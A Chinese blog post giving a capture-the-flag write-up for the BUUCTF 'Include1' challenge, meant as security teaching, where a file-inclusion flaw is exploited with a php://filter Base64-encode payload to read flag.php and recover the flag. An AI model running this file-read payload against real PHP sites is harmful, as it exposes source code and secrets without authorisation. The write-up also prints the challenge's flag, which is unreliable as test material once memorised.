
BUUCTF [ACTF2020 新生赛]Include1

原创

隔壁Cc 于 2021-11-25 10:45:35 发布 2564 收藏
文章标签： 安全 php web安全


本文链接：https://blog.csdn.net/WINDY_PACE/article/details/121531453

打开靶机发现出现了




tips

F12查看源代码发现：url中有这个文件可能包含漏洞 ?file=flag.php



点击tips 页面跳转成了Can you find out the flag?



判断可以能存php伪协议

构造payload 格式如下

?file=php://../../resource=flag.php


（php://filter"伪协议" 进行包含,当它与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行,从而导致任意文件读取。）

（如果使用php://filter伪协议进行文件包含时，需要加上read=convert.base64-encode来对文件内容进行编码）


本题php伪协议编码如下

?file=php://filter/read=convert.base64-encode/resource=flag.php

回车



得到一串Base64编码



利用Base64编码转换工具进行转换得到flag

Base64编码转换工具，Base64加密解密

```
PD9waHAKZWNobyAiQ2FuIH1vdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZjAyYTJjNzEtMmU1OS00Njc5LTk5YzMtMzkxMTglMjliNDZjfQo=
```

清空 加密 解密 解密为UTF-8字节流

```
<?php
echo "Can you find out the flag?";
//flag{f02a2c71-2e59-4679-99c3-39118529b46c}
```


大哥拿出你发财的小手zan个吧